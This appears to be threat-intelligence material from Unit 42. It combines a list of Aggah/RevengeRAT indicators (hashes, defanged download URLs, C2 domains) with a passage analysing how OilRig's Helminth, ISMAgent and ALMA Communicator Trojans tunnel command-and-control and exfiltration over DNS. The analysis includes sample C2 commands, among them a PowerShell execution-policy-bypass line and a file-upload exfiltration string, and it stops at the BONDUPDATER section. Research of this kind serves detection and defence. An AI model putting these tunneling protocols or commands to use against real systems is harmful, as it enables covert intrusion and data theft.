d2a2373a386392f72372c9a23b42b43fd2652b6dafce6a6d8d44368ccbfdadb6

b9f74a648b0202109d2c53d68a8474d6eabfefba28bf99a53517ece52da483d5

3088fcd46c51e7ace8aee4e9bfb018aa1d0b0a52fbea62e5ef121e4fe637ebfc

54cba5cfb44379f8a4aac2e1d93d7e8e2ba83afe312d2b1a4f9145846efcd413

00a002607b6e7938292e7ae81ca60d58a091c456ea4343210d4bb610b6edee01

4c29279f341f568056fe9e2ff8bfb2fcaf06b065246329ca9652fcd7986b405d

1d1904dad2df5d677342806cbf1b67b9840d1bc9c85c10928896fcfa91661762

5f762589cdb8955308db4bba140129f172bf2dbc1e979137b6cc7949f7b19e6f

b10519bb52656a09aa146305d8b2ec4aa55f3dba43c633d9de23046798a32a2f

b6db8716bedd23042883f31132fa00b4125c659f2799d239f42105367ff42aec

821e6f3faacb4edafa8ddb60f83a7c8e87845a07ad8d1f8362a7c68cd8a48343

1fd98d66d123d4d0c049b4e1053d22335ef9dcec9fdde398d608c7d7d23ed280

5ca968f9e6a97505abe7c732b5ee573f787b11f294ccbf3a96ae7b77ccce004c

26f5e813e34c05cd1e553224e5c8284ced7fa648d55725416232c24e58546e60

ef837119fc241e8fde85f36f4635a71f6b87aecf39dc979961be914f48c4ef4c

d7c92a8aa03478155de6813c35e84727ac9d383e27ba751d833e5efba3d77946

915535fd77ac89a3a86eca6b3a1f1852f69c141050754f059c094c39a9ee4259

0671a2b4ae1a94edca9f65f7d11199d6526cab1fd53911e114ab772900d8a583

ea3cab2a0b74e30c0d6812e3ef6fcc9e47ea723c98d39fa1e04d5edf03193ff0

de657d3538e96a8d2c74b7c4f8c6fb2e51d67f12d158abfea2964298a722993c

70657b183854550e77633f85d9e63fbf0b01a21131388228985322880b987b9a

bc8a00fddff73accaff5eb5f3a6ca182a5282502d7af054ca9176d2e98a5116a

c3f36883ebf928c8403e068648299b53b09fecb0f56986980319e83f13dc296c

0e5011ee17c5f9bbcad8df4dc2a971fe56346f8ca7ce4e93d25f3b02086c581c

51147c260c18d3e766006ae4ffa216d4c178c8ee669a83391fab0de98da24b27

e1eb9daa5fb43b9f07e2b75f931a815fd5adf7e3f8d4f885740202af886402da

08883b4d7081d51bb9d9429f856c7c4c95f47a22f38aeb48b7772635d718c7ca

12a7ac8838681a95339e24683c0c8e6410a040a8a8ce5fe72bc175b724cb0aa9


Download URLs

www.bitly[.]com/nliasjdASd1

www.bitly[.]com/nliasjdASd2

www.bitly[.]com/nliasjdASd3

www.bitly[.]com/nliasjdASd4

www.bitly[.]com/nliasjdASd5

www.bitly[.]com/nliasjdASd6

www.bitly[.]com/nliasjdASd7

www.bitly[.]com/nliasjdASd8

www.bitly[.]com/nliasjdASd9

www.bitly[.]com/nliasjdASd11

www.bitly[.]com/nliasjdASd12

www.bitly[.]com/nliasjdASd13

www.bitly[.]com/SexoPhone1

www.bitly[.]com/SexoPhone2

www.bitly[.]com/SexoPhone4

www.bitly[.]com/SmexEaldos1

www.bitly[.]com/SmexEaldos2

www.bitly[.]com/SmexEaldos3

http://bitly[.]com/SmexEaldos4

www.bitly[.]com/SmexEaldos5

www.bitly[.]com/SmexEaldos6

www.bitly[.]com/SmexEaldos7

www.bitly[.]com/SmexEaldos8

www.bitly[.]com/SmexEaldos9

www.bitly[.]com/SmexEaldos10

www.bitly[.]com/XAMSeWaWz

www.bitly[.]com/CAEanwQA

www.bitly[.]com/MinPoXAsUKx

www.bitly[.]com/MinPoXAs

http:/bitly[.]com/chutter1

www.bitly[.]com/doc201901000791

www.bitly[.]com/doc201901000793

www.bitly[.]com/ASDAWnZqWas

Unit 42 - Latest Cyber Security Research | Palo Alto Networks

emawattttson.blogspot[.]com

Unit 42 - Latest Cyber Security Research | Palo Alto Networks

Unit 42 - Latest Cyber Security Research | Palo Alto Networks

Unit 42 - Latest Cyber Security Research | Palo Alto Networks

https://pastebin[.]com/raw/2LDaeHE1

http://pastebin[.]com/raw/YYZq1XR0

https://pastebin[.]com/raw/tb5gHu2G

http://pastebin[.]com/raw/0c9cC2iM

http://pastebin[.]com/raw/sgawvit9


The following indicators were identified associated with RevengeRAT, however, may not be exclusive to RevengeRAT

frankmana.duckdns[.]org

workfine11.duckdns[.]org

oldmandnsch.duckdns[.]org

oldmandnsch.duckdns[.]org

blackhagga.duckdns[.]org

skyrocket1.duckdns[.]org

skyrocket1.duckdns[.]org

kronoz.duckdns[.]org

oldmandnsch.duckdns[.]org

kronozzz2.duckdns[.]org

lulla.duckdns[.]org

decent.myvnc[.]com

decent5.myvnc[.]com

jayztools1.ddns[.]net

jayztools2.ddns[.]net

jayztools3.ddns[.]net

totallol.duckdns[.]org

totallol1.duckdns[.]org

totallol2.duckdns[.]org

totallol3.duckdns[.]org

decent2.myvnc[.]com

decent3.myvnc[.]com

decent1.myvnc[.]com

decent4.myvnc[.]com

jordanchen736.sytes[.]net

jordanchen7361.sytes[.]net

jordanchen7362.sytes[.]net

jordanchen7363.sytes[.]net

lalacious1.serveftp[.]com

lalacious2.serveftp[.]com

lalacious3.serveftp[.]com

lalacious4.serveftp[.]com

mastermana1.serveirc[.]com

mastermana2.serveirc[.]com

mastermana3.serveirc[.]com

mastermana4.serveirc[.]com

mastermana5.serveirc[.]com

lullikhao.ddns[.]net

lullikhao1.ddns[.]net

lullikhao2.ddns[.]net

bullol.duckdns[.]org

cocomo.ddns[.]net

haggasinger2.ddns[.]net

haggasinger.ddns[.]net

haggasinger1.ddns[.]net

loramer1.ddnsking[.]com

easykill.servebeer[.]com

easykill3.servebeer[.]com

easykill2.servepics[.]com

easykill1.servepics[.]com

easykill3.servepics[.]com

helloweenhagga.ddns[.]net

helloweenhagga3.ddns[.]net

helloweenhagga4.ddns[.]net

helloweenhagga2.ddns[.]net

revengerx211.sytes[.]net

revengerx212.sytes[.]net

revengerx213.sytes[.]net

revengerx214.sytes[.]net

revengerx215.sytes[.]net

revengerx216.sytes[.]net

revengerx217.sytes[.]net

revengerx218.sytes[.]net

revengerx219.sytes[.]net

revengerx210.sytes[.]net

office365update.duckdns[.]org

systen32.ddns[.]net

bhenchood.ddns[.]net

emmanuelstevo.ddns[.]net

zinderhola1.ddns[.]net

zinderhola.ddns[.]net

myownlogs.duckdns[.]org

cocomo1.ddns[.]net

cocomo10.serveblog[.]net

cocomo2.ddns[.]net

cocomo2.serveblog[.]net

cocomo3.serveblog[.]net

cocomo4.serveblog[.]net

cocomo5.serveblog[.]net

cocomo6.serveblog[.]net

cocomo7.serveblog[.]net

cocomo8.serveblog[.]net

cocomo9.serveblog[.]net

mrcode.hopto[.]org

mrcode1.hopto[.]org

mrcode2.hopto[.]org

pussi2442.ddns[.]net

Unit 42 has identified additional indicators associated with the Aggah campaign. These indicators include:

Delivery documents:
63684ec73be78b2676470484602caf7090e73ed589618cedb017a09b15cc4abc
89d925222af65a01b69a65ae4bba878c0c64cdb9ac06d54d9da6bf1911c5a41d

Pastebin URLs:
https://pastebin[.]com/raw/5EH8DHwd
https://pastebin[.]com/raw/TaCG9fsP
http://pastebin[.]com/raw/5J5dtrzL

Bit.ly URLs:
https://bitly[.]com/ChutasdhikhasdAS[number 1-20]

Blogspot:

Unit 42 - Latest Cyber Security Research | Palo Alto Networks

RevengeRAT:
0f266a7c9ff37313e6d8b823e3407271e635d565cde3e0829a15fffa65f776d8

C2 Domains:
majorsss.duckdns[.]org
cycbra.duckdns[.]org


DNS Tunneling in the Wild: Overview of OilRig’s DNS Tunneling

On March 15, Unit 42 published a blog providing an overview of DNS tunneling and how malware can use DNS queries and answers to act as a command and control channel. To supplement this blog, we have decided to describe a collection of tools that rely on DNS tunneling used by an adversary known as OilRig.

Unit 42 has been tracking the OilRig threat group since early 2016, which has resulted in over a dozen blogs describing various attacks carried out by this adversary. We have been covering the various tools OilRig uses in their operations, many of which rely on DNS tunneling to communicate between infected hosts and their command and control (C2) server. The repeated use of DNS tunneling clearly represents one of their preferred communication methods; therefore, we chose to publish an overview of OilRig’s tools that use various DNS tunneling protocols. A high-level analysis of the tunneling protocols used by these tools suggests:

  • All subdomains contain a randomly generated value to avoid the DNS query resulting in a cached response
  • Most rely on an initial handshake to obtain a unique system identifier
  • Most rely on hardcoded IP addresses within the DNS answers to start and stop data transfer
  • Data upload includes a sequence number that allows the C2 to reconstruct the uploaded data in the correct order
  • Depending on the tool, A, AAAA, and TXT query types have been used by OilRig for tunneling
  • All of the DNS tunneling protocols will generate a significant number of DNS queries

This blog will dive deep into the DNS tunneling protocols used by OilRig’s tools Helminth, ISMAgent, ALMACommunicator, BONDUPDATER, and QUADAGENT. Each of these tools use DNS queries and the answers to these queries to communicate back and forth with its C2 server. Not only will this blog discuss the structure of the queries and the responses, but it will also show these protocols in action with screenshots of Wireshark displaying how the tunnels would look within a packet capture.

Tool Overview

OilRig delivered Trojans that use DNS tunneling for command and control in attacks since at least May 2016. Since May 2016, the threat group has introduced new tools using different tunneling protocols to their tool set. Figure 1 shows a timeline of when OilRig first used each of the 5 tools and their sub-variants in attacks, based on our visibility.

Figure 1. Timeline of OilRig introducing DNS tunneling tools

Regardless of the tool, all of the DNS tunneling protocols use DNS queries to resolve specially crafted subdomains to transmit data to the C2 and the answers to these queries to receive data from the C2. Therefore, the protocols must abide by the DNS protocol, so the specially crafted subdomains must have labels (portions of the subdomain separated by periods) must start and end with a letter or digit, contain letters, digits and hyphens and be less than 63 characters in length. Also, the entire domain queried, which includes the C2 domain and the specially crafted subdomain cannot exceed 253 characters.

The protocol used by each of the five tools to communicate with its C2 via DNS tunneling differ in many ways. First, the structure of the subdomains queried that the tools use to transmit information to the C2 differ. Next, the structure of the data received by the Trojans from the C2 in the answers to the DNS queries differ as well. The structure of the subdomains used to transmit data differ dramatically, both in the amount of data included and the encoding used to represent the data. The two encoding methods used by these tools to transmit data within the subdomains included base16 and base64 encoded data. The encoding method greatly impacts the amount of data the tool is able to transmit in the subdomain of each query, as base16 requires 2 ASCII characters to represent each byte of data, so each character byte within the subdomain can transmit half (.5) a byte of data. Compare this with the use of base64 to encode the data, in which each character of base64 encoded data in the subdomain represents 6-bits (.75 bytes) of the data. This makes the base64 encoding more effective from a transmission throughput perspective.

The DNS query type used by the Trojan for its tunnel greatly effects the amount of data that the C2 can transmit to the Trojan for each query. For instance, the tools that issue DNS A queries transmit data via IPv4 addresses within the answers, so the C2 is only able to transmit 4-bytes per query, whereas tools using AAAA queries can transmit 16-bytes within the IPv6 answer. Table 1 shows the tools and their variants covered in this blog with a focus on the number of bytes of data the C2 can provide per query, the amount of characters used in the specially crafted subdomain, the corresponding amount of data bytes sent per query and the encoding format used to transmit the data. The table below shows that QUADAGENT can transmit the most amount of data per query, as it has 60 characters within its subdomain to transmit base64 encoded data, meaning each query can transmit 45 (60*.75 = 45) bytes of data. The table also shows that the updated version of BONDUPDATER can download the most amount of bytes per query, as the C2 can provide 186.75 bytes of data thanks to the 255-byte maximum size for TXT queries and the C2 providing base64 encoded data after a 6 character sequence number ((255-6)*.75 = 186.75), which will be discussed later in this blog.

Tool Bytes received per query Characters for data per query Data bytes sent per query Data encoding in subdomain
Helminth 4 48 24 Base16
ISMAGENT 16 13 9.75 Base64
ALMA

Communicator

Dash 4 20 10 Base16
Dot 4 60 30
BONDUPDATER Original 3 50 25 Base16
Updated 186.75 60 30
QUADAGENT 16 60 45 Base64

Table 1. Throughput and encoding used by OilRig's tools using DNS tunneling

Another difference seen amongst the tools involves the type of DNS queries used to transmit and receive data, with each of the tools using DNS A, AAAA or TXT queries. Lastly, how the Trojan issues DNS queries differs as well. Depending on the tool, DNS queries could be issued using the built-in ‘nslookup’ application, using methods within the “UdpClient” class, using methods “GetHostByName” and “GetHostAddresses” from the ‘DNS’ class, or using the DnsQuery API functions within the ‘Dnsapi’ library.  Table 2 includes the five tools covered in this blog, which shows several different DNS query types used for the tunneling protocol and different functions used by the tools to issue the DNS requests. Also, the example C2 domain column provides the domain name once used by OilRig to host a C2 server for the associated tool.

Tool DNS Type DNS Query method Example C2 domain
Helminth A [System.Net.DNS]::GetHostByName go0gie[.]com
ISMAgent AAAA DnsQuery_A ntpupdateserver[.]com
ALMACommunicator A DnsQuery_W prosalar[.]com
BONDUPDATER A, TXT [System.Net.Dns]::GetHostAddresses, System.Net.Sockets.UdpClient poison-frog[.]club, withyourface[.]com
QUADAGENT AAAA nslookup.exe, Resolve-DnsName acrobatverify[.]com

Table 2. DNS type and query method used by OilRig's tools using DNS tunneling for C2

In the upcoming sections, we will provide an in-depth analysis of the DNS tunneling protocols used by each of OilRig’s tools.

Helminth

There are several variants of Helminth, as the OilRig actors actively developed this Trojan during the course of their attack campaigns. The Helminth Trojan came in two forms, a portable executable version and a PowerShell version, both of which received updates to their DNS tunneling protocol over time. The DNS tunneling protocols used in each variant operated the same way, but the developer would make changes to the generated subdomains to make them look visually different to evade detection.

For instance, Figures 2, 3 and 4 below show the subdomain generation function used in three variants of PowerShell Helminth, which effectively generate the subdomains with the same structure, but the first two characters differ from “00”, “zz” and “ww”. While the portable executable and PowerShell variants of Helminth generate different subdomains for their DNS tunneling, in this section we will focus on the PowerShell variant as it is easier to visualize.

Figure 2. Code in Helminth "00" variant used to generate subdomains

Figure 3. Code in Helminth "zz" variant used to generate subdomains

Figure 4. Code in Helminth "ww" variant used to generate subdomains

The Helminth variant that uses “00” as the first characters of generated subdomains is the first variant of this Trojan that we analyzed from an attack campaign on Saudi Arabian targets back in May 2016. During the explanation of the DNS tunneling, the “00” variant will be the main focus, but as the figures above suggest, the “ww” and “zz” variants are exactly the same just using different characters for the first two bytes of the subdomain.

The Helminth variant relies on DNS Type A requests to resolve custom crafted subdomains at the C2 domain to obtain IPv4 answers that it will ultimately parse and treat as data. It issues these DNS queries using the GetHostByName method in the System.Net.DNS class. The Helminth tool will use the downloaded data to create a batch script that it will run and upload the results to the C2 via the DNS tunnel. To carry out this activity, the Helminth tool looks for two hardcoded IP addresses within the response to its initial DNS query.

IP Address Description
33.33.x.x Provides script filename and instructs the Trojan to start downloading data to save to the batch script.
35.35.35.35 Instructs the Trojan to stop downloading data and to execute the downloaded batch script.

Table 3. IPv4 addresses used by Helminth for data transfer through the DNS tunnel

The Helminth Trojan initiates the conversation with its C2 server by issuing a DNS query to resolve a special subdomain that acts as a beacon. The C2 will respond to this beacon with an IPv4 address in the DNS answer that the Trojan will use to obtain a unique system identifier from the C2, specifically converting the number in the first octet of the IPv4 to a character and using this character to uniquely identify the system in subsequent DNS queries. The initial beacon to obtain a system identifier from the C2 has the following structure:

00000000<base36 encoded random number less than 46655><sequence number “30”>.<c2 domain>

Figure 5 shows this initial beacon that includes the hardcoded string of eight zeros (“00000000”), followed by three characters for the base36 encoded random number and a sequence number of “30”, which represents the character “0”. Figure 5 also shows the C2 server providing an IPv4 address of “35.0.0.0” as the answer to the DNS request. This IP address instructs the Trojan use the character “5” as a unique system identifier, as the number 35 represents the “5” character in ASCII. The Trojan will use this identifier in subsequent queries that the C2 server will use to identify the system.

Figure 5 Initial beacon from Helminth and the C2 replying with a unique system identifier

The next query includes the system identifier provided by the C2 as the third character in the subdomain, followed by the base36 encoded random number and the sequence number “30”, which represents the character “0”. This query has the following structure, which reuses the “30” sequence number as the Trojan has not begun receiving data yet:

00<system identifier>00000<base36 encoded random number less than 46655><sequence number “30”>.<c2 domain>

The C2 will respond to this query with an answer that contains an IPv4 address that is structured as “33.33.x.x”, which Helminth will treat the last two octets as integers (“x.x”) and converts them to characters to use as the name of the batch file used to store the downloaded script. Helminth will concatenate the “.bat” file extension to these two characters to create the batch script and will begin issuing additional DNS queries and treat future IPv4 addresses in responses as data that it will write to this file. Figure 6 shows the query containing the system identifier and the C2 responding with an IPv4 answer of “33.33.97.97”, which Helminth will use “97.97” to create a file named “aa.bat”, as the number 97 represents the “a” character in ASCII.

Figure 6. C2 providing Helminth with the two character filename

To download data from the C2, Helminth will issue DNS queries that have the following structure, which is similar to the previous query used to obtain the filename, however, these requests include a hardcoded string “232A” followed by the hexadecimal representation of the two characters used for the filename:

00<system identifier>00000<base 36 encoded random number less than 46655>232A<hexlified characters for filename><sequence number>.<c2 domain>

The C2 server will begin providing IPv4 addresses that the Trojan will treat each octet as the base10 representation of the binary data. The Trojan will write each byte to the batch file and continue to do so until the C2 provides the IPv4 address of “35.35.35[.]35” as a DNS answer, which instructs the Trojan to stop writing data to the file and run the file as a batch script.

Figure 7 shows the C2 server providing the “33.33.97[.]97” IPv4 address instructing the Trojan to create a file name “aa.bat”. The screenshot then shows the Trojan issuing DNS queries with incrementing sequence numbers (“31”, “32” and “33” for 1, 2 and 3), which the C2 is responding with two IPv4 addresses to transmit the data (119.104.111[.]97 and 109.105.32[.]32 to transmit the string “whoami”) followed by the “35.35.35[.]35” address to end the data transmission.

Figure 7. Helminth requesting data from the C2 server until receiving the IPv4 35.35.35[.]35 to stop the data transfer

Once it receives the “35.35.35[.]35” address, Helminth will run the downloaded batch script and save the output of the script to a text file whose name has the same two characters as the batch script. For instance, in the above example the Trojan would save the output of the “aa.bat” script to “aa.txt”. The Trojan will upload the contents of this text file to the C2 server via a series of DNS queries that have the following structure:

00<system identifier><characters for filename><sequence number><base 36 encoded random number less than 46655><up to 48 characters for a maximum of 24-bytes of hexlified data>.<c2 domain>

The Trojan splits the contents of the text file up into 24-byte chunks and converts each byte into its hexadecimal representation. Helminth will include the hexadecimal representation of these bytes within the subdomain and will issue a DNS query to transmit the data to the C2 server. The Trojan will continue this process until all of the 24-byte chunks are sent to the C2, with each query including an incrementing sequence number. Helminth does nothing with the C2 server’s answer to these queries, as it just makes sure the DNS server responded with any answer. Figure 8 shows the Helminth Trojan uploading the contents of the text file that contains the results of the batch script (“whoami” command) to the C2 server in a series of five DNS queries.

Figure 8. Helminth sending the results of the command within queried subdomains

ISMAgent

OilRig has used the ISMAgent tool in targeted attacks, one of which we publicly discussed in our blog titled OilRig Uses ISMDoor Variant; Possibly Linked to Greenbug Threat Group. OilRig’s use of this tool was an interesting discovery, as ISMAgent uses a DNS tunneling protocol very similar to another tool called ISMDoor that had been linked to another group called Greenbug. Researchers have already explained ISMDoor’s tunneling protocol here, so we will focus on explaining ISMAgent’s DNS tunneling protocol.

ISMAgent uses the DnsQuery_A API function to issue DNS AAAA requests to resolve custom crafted subdomains at an actor owned domain to send data to and receive commands from OilRig. The Trojan will initiate data transfer by issuing a beacon that contains a unique session identifier generated by calling the CoCreateGuid API function and using the resulting GUID with its hyphens removed. ISMAgent then uses this session identifier within a subdomain with the following structure that it will attempt to resolve:

n.n.c.<GUID used for session ID>.<c2 domain>

ISMAgent performs an AAAA query to resolve the domain, which effectively notifies the C2 that it is about to send data. If the C2 is operational, it will respond to this beacon with an IPv6 address of ‘a67d:0db8:a2a1:7334:7654:4325:0370:2aa3’ to acknowledge that it received the beacon and is ready to handle the data ISMAgent will attempt to send it. After receiving the acknowledgment IPv6 from the C2 server, the Trojan build a string that has the following structure:

http://<IP of C2 domain>/action2/<base64 encoded computername\username>||

ISMAgent will base64 encode the string above (converting “=”, “/” and “+” to “-“, “-s-“ and “-p-“ respectively) and then sends the encoded data to the C2 in a series DNS queries to resolve domains that have the following structure:

<up to 13 characters of base64 encoded data>.<iterating sequence number>.d.<GUID used for session ID>.<c2 domain>

The C2 will respond with a hardcoded IPv6 of “a67d:0db8:85a3:4325:7654:8a2a:0370:7334” to tell the Trojan that it received the data and to continue sending data. Once it has sent all the data to the C2 server, ISMAgent will issue a query to resolve a domain with the following structure to notify the C2 server it is done sending data:

n.<number of queries issued to send data>.f.<GUID used for session ID>.<c2 domain>

Figure 9 shows Wireshark displaying the ISMAgent beacon followed by the Trojan sending data to the C2 server. Figure 9 also shows that the C2 uses very specific IPv6 addresses as answers to the queries, specifically including the IPv6 addresses used for acknowledgement and to instruct the Trojan to continue sending data. Lastly, the screenshot shows a third IPv6 used to answer the last DNS query, which the Trojan will use to determine how many DNS requests it needs to issue to download data from the C2.

Figure 9. ISMAgent's initial beacon followed by the transfer of system data “action2” in the queried subdomains

Figure 9 showed the C2 server providing an IPv6 address as an answer to the query that ISMAgent issued to mark the completion of data transfer. ISMAgent will parse this IPv6 to make sure it starts with “a67d:0db8:85a3:4325:7654” and then uses the last two hexadectets as a number of DNS queries it should issue to download data from the C2 server. The Trojan will issue queries to resolve domains with the following structure and treats the IPv6 addresses in the answers as data:

www.<sequence number [0:count from C2 server-1]>.r.<GUID used for session ID>.<c2 domain>

Figure 10 shows the C2 server responding to a query with an IPv6 address that begins with “a67d:0db8:85a3:4325:7654” and ends with 11, which instructs ISMAgent to issue 11 DNS queries to download data. The screenshot then shows ISMAgent issuing 11 DNS requests that the C2 server responds with data structured as follows:

<GUID used as a unique system identifier>#command#<URL to download a file>#<command to run with cmd.exe>#<file to upload to c2>#

In Figure 10, the C2 provided IPv6 addresses that transmitted the following data to the ISMAgent Trojan, which would run a PowerShell script that writes text to a file “C:\Users\Public\file.txt:

2983b983-0acd-42db-9d86-0b096af5f369#command##powershell.exe -executionpolicy bypass \"$s = 'Text written to file.txt';$s | set-content 'c:\\Users\\Public\\file.txt'\"#

Figure 10. ISMAgent downloading data from the C2 within IPv6 answers that the Trojan will treat as a command

The next beacon sent by ISMAgent follows the same process as the initial beacon, including the query to resolve “n.n.c” followed by the data transfer requests with the base64 encoded data in the subdomain and finishing with the “n.<requests sent>.f” query. The data transferred differs from the initial beacon, as it includes the GUID provided by the C2 in the previous beacon and the URL contains the word “response” instead of “action2”. The data sent to the C2 has the following structure, which the word “response” notifies the C2 that it is responding the previous transmission of the GUID:

http://<IP of c2 domain>/response/<base64 encoded computername\username>/<GUID provided by C2 as a unique system identifier>||

Figure 11 shows the DNS requests that ISMAgent issues to send this data to the C2 server. As you can see from the query to resolve the “n.12.f.” subdomain, ISMAgent sent 12 queries to transmit the encoded data to the C2 server via the DNS tunnel.

Figure 11. ISMAgent sending data “response” to the C2 server within queried subdomains

To show how ISMAgent exfiltrates data from the system, we issued the following command from the C2 server:

2983b983-0acd-42db-9d86-0b096af5f369#command###C:\\Users\\Public\\file.txt

The C2 issues this command within IPv6 addresses provided as answers to five queries seen in Figure 12. The command instructs ISMAgent to read the “C:\Users\Public\file.txt” file and upload its contents to the C2 server. If you recall, the string “Text written to file.txt” was written to this file from the PowerShell script executed by the initial command issued by the C2 server in Figure 11 above.

Figure 12. ISMAgent downloading data from the C2 within IPv6 addresses

ISMAgent will read the file and send its contents to the C2 server via the same sequence of DNS queries as before. The following shows the structure of the data uploaded, which is similar to but differs from previous data transferred, specifically including the string “upload” in the URL and the contents of the uploaded file following the double pipe (“||”) characters.

http://<IP of c2 domain>/upload/<base64 encoded computername\username>/<GUID provided by C2 as a unique system identifier>||<contents of file uploaded>

Figure 13 shows ISMAgent uploading the contents of the “file.txt” file by sending the following data in encoded form to the C2 in 15 DNS queries:

http://172.16.107[.]128/upload/V0lOLURQUUNPTkJMMU44XFJpY2sgRW5nbGlzaA%3d%3d/2983b983-0acd-42db-9d86-0b096af5f369||Text written to file.txt\r\n

Figure 13. ISMAgent uploading data to the C2 via the queried subdomains

ALMA Communicator

While tracking OilRig, we observed the threat group delivering two different variants of a tool called ALMA communicator as a payload. The two variants use DNS tunneling as its C2 channel, but the structure of the domains generated differ enough to describe them separately.

ALMA dash

The dash variant of ALMA was the first ALMA Communicator variant we discovered and was the focal point of our blog titled OilRig Deploys “ALMA Communicator” – DNS Tunneling Trojan. Like other tools used by OilRig, ALMA uses two separate folders named “Download” and “Upload” to store files that it receives from the C2 and to store files that it will exfiltrate to the C2. The ALMA dash tool will use a custom DNS tunneling protocol to download files provided by the C2 server and save these files in the “Download” folder. ALMA dash will routinely check the contents of the second folder named “Upload” and use the custom DNS tunneling protocol to exfiltrate the contents of each file in this folder.

ALMA dash’s custom DNS tunneling protocol relies on DNS A record queries to resolve custom crafted subdomains at the actor controlled C2 domain. ALMA dash builds the subdomains and uses the DnsQuery_W function to issue these DNS queries. OilRig transmits data via IPv4 addresses within the answers to these queries, which ALMA will save to the “Download” folder and execute using CreateProcessA with the command line of “cmd /c <downloaded file>”. The results of the command are saved to a file in the “Upload” folder that ALMA will exfiltrate to the C2 server.

ALMA dash generates a unique identifier for the system by gathering the user name and windows product key and combining the two strings together with an underscore (“_”) between them. The Trojan obtains the username via the GetUserNameA function and gathers the Windows product id by querying the registry, specifically the key SOFTWARE\Microsoft\Windows NT\CurrentVersion\ ProductId. ALMA will then generate the MD5 hash for this string and use characters at specific offsets (offsets 1, 5, 9, 13, 17, 21, 25 and 29) in this MD5 hash to create an 8-character string that it will use as the unique identifier for the system.

With the unique identifier created, ALMA dash initiates communications with the C2 server by sending a beacon to the C2 server using a DNS query to resolve a custom crafted subdomain at the actor-controlled C2 domain. ALMA issues these beacons to notify the C2 that it seeks to download data.

[random number between 1-9998]ID[unique identifier from MD5 hash of system information][sequence number]-0-2D-2D.[C2 domain]

Figure 14 shows the initial beacon sent from ALMA dash to its C2 server, including a random number of “6813”, a unique identifier of “8faa2150”, a sequence number of “0” and a hardcoded “-0-2D-2D" string used for the beacon.

Figure 14. ALMA Communicator's initial beacon to the C2

The authoritative DNS server for the C2 domain will send data to ALMA dash within the IPv4 answers to the query. The DNS server will use a hardcoded IPv4 address of 36.37.94[.]33 ($%^!)within answer to instruct the Trojan to begin treating all future IPv4 addresses within answers as data. To obtain the entire data stream, ALMA dash will continue to issue queries to resolve subdomains using the format above; however, ALMA will generate a new random number each query to avoid caching. ALMA dash will continue to send queries until it receives the IPv4 address of 33.33.94[.]94 (!!^^), which the C2 server will send when it is finished sending data. Figure 15 shows the C2 server answering the ALMA beacon with an IPv4 address of “36.37.94[.]33” to tell the Trojan to begin treating subsequent IPv4 as data.

Figure 15. C2 server responds to ALMA's beacon with data in the IPv4 answers

The Trojan will continue to treat the IPv4 addresses within the DNS query responses as data until the C2 server responds with the address of “33.33.94[.]94”. Figure 16 shows the C2 server providing data in the form of IPv4 addresses until it the “33.33.94[.]94” address to terminate the data transfer.

Figure 16. ALMA continues to issue queries to download data from the C2 until it receives the 33.33.94[.]94 IPv4 address

To exfiltrate data from the system to the C2 server, ALMA dash variants will read the contents of the files in the “Uploads” folder and send their contents to the C2 via a series of DNS queries. The DNS queries have a similar structure as the initial beacon, as these requests will start with a random number, the string “ID” and the unique identifier created based on the MD5 hash generated for the system information gathered by the Trojan. The differences include the hardcoded string of “0-2D-2D", which is no longer used but will be replaced by the following:

0This will contain the number of DNS queries the Trojan will request to transmit the entire data.

2DThis will contain 20 or less characters that represent 10-bytes of data from the exfiltrated file in hexadecimal format.

2DThis will contain 16 or less characters that represent the first 8-bytes of the filename being exfiltrated in hexadecimal format.

The resulting structure for the data exfiltration queries is as follows:

[random number between 1-9998]ID[unique identifier from MD5 hash of system information]-[number of requests needed to transfer data]-[20 characters or less for hexlified data]-[16 characters or less for hexlified filename].[c2 domain]

Figure 17 and 18 show ALMA communicator exfiltrating data via the DNS tunnel. The two screenshots show the Trojan providing the number “29”, which is the total number of DNS queries it will issue to transmit all of the data. The string “5F446E73496E6974” appears in each of the subdomains, as it is the hexlified representation of the filename “_DnsInit”, which was the name of the batch script provided by the C2 server and executed by the Trojan. The two screenshots show the sequence number after the unique identifier “8faa2150” starting at “1” and incrementing up to “29” when transmitting the data to the C2 server.

Figure 17. ALMA beginning the exfiltration of data to the C2 in the queried subdomains

Figure 18. ALMA finishing the exfiltration of data to the C2 in the queried subdomains

ALMA dot

This variant of ALMA is very similar to the ALMA dash variant; however, the information sent to the C2 server and specific formatting of the data within the DNS tunneling protocol differ. In addition to the user name and ProductId gathered by the dash variant of ALMA, the dot variant also gathers the computer name and the serial number of "\\.\PhysicalDrive" and concatenates the system information using an underscore ("_") to split up the fields. Like the dash variant, the dot variant generates the MD5 hash of the gathered information and uses it as a unique identifier, but instead of using a shortened version of this hash, the dot variant uses the entire MD5 hash as the unique identifier. The initial beacon to the C2 is structured slightly differently than the dash variant and results in drastically different subdomains, specifically having the following format:

[random number between 1-9999999].MD5 hash for unique identifier].[sequence number].0.2D.2D.[c2 domain]

Figure 19 shows a beacon generated by ALMA dot that contains a random number, the MD5 hash of the generated system specific data used as an identifier and a sequence number of 0.

Figure 19. Beacon generated by ALMA dot

To receive data from the C2, the Trojan will process the IPv4 addresses within the answers to the DNS query. Like, the dash variant, the dot variant of ALMA uses the following two IP addresses to mark the beginning and end of the data transmission:

Start – 36.37.94.33 ($%^!)

End – 33.33.94.94 (!!^^)

Figure 20 shows the ALMA dot variant using the same IPv4 address of “36.37.94[.]33” to mark the beginning of the data it will download from the C2 server, which in this case is the same batch script “_DnsInit.bat” as mentioned in the ALMA dash section.

Figure 20. ALMA dot using DNS tunnel to download a batch script from the C2 server

When exfiltrating data via the DNS tunnel, ALMA dot variant has a similar but different structure than the dash variant and can transmit three times the amount of data per request. The following structure shows that the dot variant exfiltrates 60 characters of hexlified data (30 bytes) and another 60 characters of hexlified data (30 bytes) that represents the filename that the data is exfiltrated from:

[random number between 1-9999999](IDID|idid)[MD5 hash for unique identifier].[sequence number].[total count in sequence].[60 or less characters for hexlified data].[60 or less characters for hexlified filename].[c2 domain]

Figure 21 shows the ALMA dot variant exfiltrating the results of the batch script downloaded by the C2 server in the previous figure. The figure shows the queries containing a sequence number that increases by one each query until it reaches 8, which is the value in the field in the subdomain that signifies the total number of queries in the sequence. The following field contains 60 characters that represent 30 bytes of hexlified data that the Trojan is sending to the C2. The last field in the subdomain is the hexadecimal string “5F446E73496E69742E747874” that decodes to “_DnsInit.txt”, which is the file that stored the results of the “_DnsInit.bat” script downloaded from the C2 server.

Figure 21. ALMA dot sending the output of the batch script via the DNS tunnel

BONDUPDATER

